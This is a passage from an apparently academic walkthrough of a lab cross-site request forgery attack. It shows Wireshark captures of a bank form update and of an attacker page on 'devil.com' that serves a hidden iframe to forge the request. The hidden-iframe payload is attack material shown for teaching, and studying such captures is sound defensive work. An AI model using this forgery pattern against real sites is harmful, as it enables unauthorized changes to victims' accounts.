
Fig. 76. CSRF Attack Steps

The packet of each step of CSRF attack example is captured with Wireshark and listed from Fig. 77 to Fig. 84.




```
csrfExample2.pcapng [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
Filter: ip.addr == 10.10.10.2 && http

No.  Time        Source       Destination  Protocol Length Info
 16 3.55425000 10.10.10.2   10.10.10.15  HTTP     748 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 17 3.56092400 10.10.10.15  10.10.10.2   HTTP     544 HTTP/1.1 200 OK  (text/html)
 74 6.92577400 10.10.10.2   10.10.10.15  HTTP     752 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 75 6.92919400 10.10.10.15  10.10.10.2   HTTP     549 HTTP/1.1 200 OK  (text/html)

⊞ Frame 16: 748 bytes on wire (5984 bits), 748 bytes captured (5984 bits) on interface 0
⊞ Ethernet II, Src: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f), Dst: WistronI_14:49:4a (3c:97:0e:14:49:4a)
⊞ Internet Protocol Version 4, Src: 10.10.10.2 (10.10.10.2), Dst: 10.10.10.15 (10.10.10.15)
⊞ Transmission Control Protocol, Src Port: 55244 (55244), Dst Port: http (80), Seq: 1, Ack: 1, Len: 682
⊟ Hypertext Transfer Protocol
  ⊟ POST /userinfo/showinfo.php HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): POST /userinfo/showinfo.php HTTP/1.1\r\n]
        [Message: POST /userinfo/showinfo.php HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: POST
      Request URI: /userinfo/showinfo.php
      Request Version: HTTP/1.1
    Host: banka.com\r\n
    Connection: keep-alive\r\n
  ⊞ Content-Length: 117\r\n
    Cache-Control: max-age=0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Origin: http://banka.com\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 4.4.4; Nexus 7 Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.78 Safari/537.36\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Referer: http://banka.com/userinfo/userinfo.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4\r\n
    \r\n
    [Full request URI: http://banka.com/userinfo/showinfo.php]
⊟ Line-based text data: application/x-www-form-urlencoded
    urname=Daoqi&ucc=11111111111111&uemail=Hou%40gmail.com&uphone=3344444444&uaddress=1+Glenn+ave+auburn+al&update=update

0020  0a 0f d7 cc 00 50 e0 79  12 74 f8 ba 27 b4 80 18   .....P.y .t..'...
0030  05 59 8c d0 00 00 01 01  08 0a 00 12 2a 73 00 13   .Y...... ....*s..
0040  b1 0a 50 4f 53 54 20 2f  75 73 65 72 69 6e 66 6f   ..POST / userinfo
0050  2f 73 68 6f 77 69 6e 66  6f 2e 70 68 70 20 48 54   /showinf o.php HT
0060  54 50 2f 31 2e 31 0d 0a  48 6f 73 74 3a 20 62 61   TP/1.1.. Host: ba
0070  6e 6b 61 2e 63 6f 6d 0d  0a 43 6f 6e 6e 65 63 74   nka.com. .Connect
0080  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 69 76 65 0d   ion: kee p-alive.

Transmission Control Protocol (tcp), 32 b... | Packets: 79 Displayed: 4 Marked: 0 Dropped: 0 Load time: 0:00.008 | Profile: Default
```

Fig. 77. Captured CSRF Attack Step 1 Packet



```
csrfExample2.pcapng [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
Filter: ip.addr == 10.10.10.2 && http

No.  Time        Source       Destination  Protocol Length Info
 16 3.55425000 10.10.10.2   10.10.10.15  HTTP     748 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 17 3.56092400 10.10.10.15  10.10.10.2   HTTP     544 HTTP/1.1 200 OK  (text/html)
 74 6.92577400 10.10.10.2   10.10.10.15  HTTP     752 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 75 6.92919400 10.10.10.15  10.10.10.2   HTTP     549 HTTP/1.1 200 OK  (text/html)

⊞ Ethernet II, Src: WistronI_14:49:4a (3c:97:0e:14:49:4a), Dst: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f)
⊞ Internet Protocol Version 4, Src: 10.10.10.15 (10.10.10.15), Dst: 10.10.10.2 (10.10.10.2)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 55244 (55244), Seq: 1, Ack: 683, Len: 478
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊟ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
        [Message: HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Date: Fri, 05 Jun 2015 19:07:47 GMT\r\n
    Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7\r\n
    X-Powered-By: PHP/5.4.7\r\n
  ⊞ Content-Length: 240\r\n
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
⊟ Line-based text data: text/html
    <html>\r\n
    <head>\r\n
    <title>BankA</title>\r\n
    </head>\r\n
    <body>\r\n
    Name: Daoqi.<br />\r\n
    Credit card number: 11111111111111.<br />\r\n
    E-Mail: Hou@gmail.com.<br />\r\n
    Phone number: 3344444444.<br />\r\n
    Address: 1 Glenn ave auburn al.<br />\r\n
    </body>\r\n
    </html>\r\n
    \r\n

0000  00 14 d1 c4 d6 4f 3c 97  0e 14 49 4a 08 00 45 00   .....O<. ..IJ..E.
0010  02 12 34 31 40 00 40 06  00 00 0a 0a 0a 0f 0a 0a   ..41@.@. ........
0020  0a 02 00 50 d7 cc f8 ba  27 b4 e0 79 15 1e 80 18   ...P.... '..y....
0030  01 04 2a 29 00 00 01 01  08 0a 00 13 b1 0c 00 12   ..*).... ........
0040  2a 73 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   *sHTTP/1 .1 200 O

Ready to load or capture | Packets: 79 Displayed: 4 Marked: 0 Dropped: 0 Load time: 0:00.008 | Profile: Default
```

Fig. 78. Captured CSRF Attack Step 2 Packet


*Local Area Connection [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ip.addr == 10.10.10.2 && http
Expression... Clear Apply Save


```
No.  Time       Source       Destination  Protocol Length Info
 17 9.52193900 10.10.10.2   10.10.10.16  HTTP     463 GET /myimage/myimage.php HTTP/1.1
 18 9.52311700 10.10.10.16  10.10.10.2   HTTP     411 HTTP/1.1 200 OK  (text/html)
 20 9.59912400 10.10.10.2   10.10.10.16  HTTP     511 GET /myimage/updateif.php HTTP/1.1
 21 9.60011300 10.10.10.16  10.10.10.2   HTTP     810 HTTP/1.1 200 OK  (text/html)
```

```
⊞ Frame 17: 463 bytes on wire (3704 bits), 463 bytes captured (3704 bits) on interface 0
⊞ Ethernet II, Src: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f), Dst: Sony_e3:4a:a3 (f0:bf:97:e3:4a:a3)
⊞ Internet Protocol Version 4, Src: 10.10.10.2 (10.10.10.2), Dst: 10.10.10.16 (10.10.10.16)
⊞ Transmission Control Protocol, Src Port: 44858 (44858), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 397
⊟ Hypertext Transfer Protocol
  ⊟ GET /myimage/myimage.php HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): GET /myimage/myimage.php HTTP/1.1\r\n]
        [GET /myimage/myimage.php HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /myimage/myimage.php
      Request Version: HTTP/1.1
    Host: devil.com\r\n
    Connection: keep-alive\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 4.4.4; Nexus 7 Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.78 Safari/537.36\r\n
    Accept-Encoding: gzip, deflate, sdch\r\n
    Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4\r\n
    \r\n
    [Full request URI: http://devil.com/myimage/myimage.php]
    [HTTP request 1/2]
    [Response in frame: 18]
    [Next request in frame: 20]
```

```
0000  f0 bf 97 e3 4a a3 00 14  d1 c4 d6 4f 08 00 45 00   ....J... ...O..E.
0010  01 c1 b5 fc 40 00 3f 06  5c 15 0a 0a 0a 02 0a 0a   ....@.?. \.......
0020  0a 10 af 3a 00 50 00 14  6b 90 6e e6 48 34 80 18   ...:.P.. k.n.H4..
0030  05 59 79 ab 00 00 01 01  08 0a 00 13 de 76 00 1e   .Yy..... .....v..
0040  a3 7e 47 45 54 20 2f 6d  79 69 6d 61 67 65 2f 6d   .~GET /m yimage/m
0050  79 69 6d 61 67 65 2e 70  68 70 20 48 54 54 50 2f   yimage.p hp HTTP/
0060  31 2e 31 0d 0a 48 6f 73  74 3a 20 64 65 76 69 6c   1.1..Hos t: devil
```

File: "C:\Users\Daoqi\AppData\Local\Temp\... Packets: 30 · Displayed: 4 (13.3%) · Dropped: 0 (0.0%) Profile: Default

Fig. 79. Captured CSRF Attack Step 3 Packet


csrf_devil_com.pcapng [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ip.addr == 10.10.10.2 && http
Expression... Clear Apply Save


```
No.  Time       Source       Destination  Protocol Length Info
 17 9.52193900 10.10.10.2   10.10.10.16  HTTP     463 GET /myimage/myimage.php HTTP/1.1
 18 9.52311700 10.10.10.16  10.10.10.2   HTTP     411 HTTP/1.1 200 OK  (text/html)
 20 9.59912400 10.10.10.2   10.10.10.16  HTTP     511 GET /myimage/updateif.php HTTP/1.1
 21 9.60011300 10.10.10.16  10.10.10.2   HTTP     810 HTTP/1.1 200 OK  (text/html)
```

```
⊞ Frame 18: 411 bytes on wire (3288 bits), 411 bytes captured (3288 bits) on interface 0
⊞ Ethernet II, Src: Sony_e3:4a:a3 (f0:bf:97:e3:4a:a3), Dst: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f)
⊞ Internet Protocol Version 4, Src: 10.10.10.16 (10.10.10.16), Dst: 10.10.10.2 (10.10.10.2)
⊞ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 44858 (44858), Seq: 1, Ack: 398, Len: 345
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊟ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
        [HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Date: Fri, 05 Jun 2015 21:06:46 GMT\r\n
    Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7\r\n
    X-Powered-By: PHP/5.4.7\r\n
  ⊞ Content-Length: 107\r\n
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
    [HTTP response 1/2]
    [Time since request: 0.001178000 seconds]
    [Request in frame: 17]
    [Next request in frame: 20]
    [Next response in frame: 21]
⊟ Line-based text data: text/html
    <img src="http://10.10.10.16/sunset.jpg" border=0><iframe src="updateif.php" style="display:none"></iframe>
```

```
0000  00 14 d1 c4 d6 4f f0 bf  97 e3 4a a3 08 00 45 00   .....O.. ..J...E.
0010  01 8d 71 d9 40 00 40 06  00 00 0a 0a 0a 10 0a 0a   ..q.@.@. ........
0020  0a 02 00 50 af 3a 6e e6  48 34 00 14 6d 1d 80 18   ...P.:n. H4..m...
0030  01 04 29 a5 00 00 01 01  08 0a 00 1e a3 80 00 13   ..)..... ........
0040  de 76 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   .vHTTP/1 .1 200 O
0050  4b 0d 0a 44 61 74 65 3a  20 46 72 69 2c 20 30 35   K..Date:  Fri, 05
0060  20 4a 75 6e 20 32 30 31  35 20 32 31 3a 30 36 3a    Jun 201 5 21:06:
```

File: "C:\Auburn\wireshark\csrf_devil_com.p... Packets: 30 · Displayed: 4 (13.3%) · Dropped: 0 (0.0%) Profile: Default

Fig. 80. Captured CSRF Attack Step 4 Packet




csrf_devil_com.pcapng [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]

Filter: ip.addr == 10.10.10.2 && http

```
No.   Time        Source        Destination   Protocol Length Info
  17 9.52193900 10.10.10.2     10.10.10.16   HTTP     463 GET /myimage/myimage.php HTTP/1.1
  18 9.52311700 10.10.10.16    10.10.10.2    HTTP     411 HTTP/1.1 200 OK  (text/html)
  20 9.59912400 10.10.10.2     10.10.10.16   HTTP     511 GET /myimage/updateif.php HTTP/1.1
  21 9.60011300 10.10.10.16    10.10.10.2    HTTP     810 HTTP/1.1 200 OK  (text/html)

⊞ Frame 20: 511 bytes on wire (4088 bits), 511 bytes captured (4088 bits) on interface 0
⊞ Ethernet II, Src: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f), Dst: Sony_e3:4a:a3 (f0:bf:97:e3:4a:a3)
⊞ Internet Protocol Version 4, Src: 10.10.10.2 (10.10.10.2), Dst: 10.10.10.16 (10.10.10.16)
⊞ Transmission Control Protocol, Src Port: 44858 (44858), Dst Port: 80 (80), Seq: 398, Ack: 346, Len: 445
⊟ Hypertext Transfer Protocol
  ⊟ GET /myimage/updateif.php HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): GET /myimage/updateif.php HTTP/1.1\r\n]
        [GET /myimage/updateif.php HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /myimage/updateif.php
      Request Version: HTTP/1.1
    Host: devil.com\r\n
    Connection: keep-alive\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 4.4.4; Nexus 7 Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.78 Safari/537.36\r\n
    Referer: http://devil.com/myimage/myimage.php\r\n
    Accept-Encoding: gzip, deflate, sdch\r\n
    Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4\r\n
    \r\n
    [Full request URI: http://devil.com/myimage/updateif.php]
    [HTTP request 2/2]
    [Prev request in frame: 17]
    [Response in frame: 21]

0000  f0 bf 97 e3 4a a3 00 14  d1 c4 d6 4f 08 00 45 00   ....J... ...O..E.
0010  01 f1 b5 fe 40 00 3f 06  5b e3 0a 0a 0a 02 0a 0a   ....@.?. [.......
0020  0a 10 af 3a 00 50 00 14  6d 1d 6e e6 49 8d 80 18   ...:.P.. m.n.I...
0030  05 6a 3c 7f 00 00 01 01  08 0a 00 13 de 7e 00 1e   .j<..... .....~..
0040  a3 80 47 45 54 20 2f 6d  79 69 6d 61 67 65 2f 75   ..GET /m yimage/u
0050  70 64 61 74 65 69 66 2e  70 68 70 20 48 54 54 50   pdateif. php HTTP
```

File: "C:\Auburn\wireshark\csrf_devil_com.pca | Packets: 30 · Displayed: 4 (13.3%) · Dropped: 0 (0.0%) | Profile: Default

Fig. 81. Captured CSRF Attack Step 5 Packet



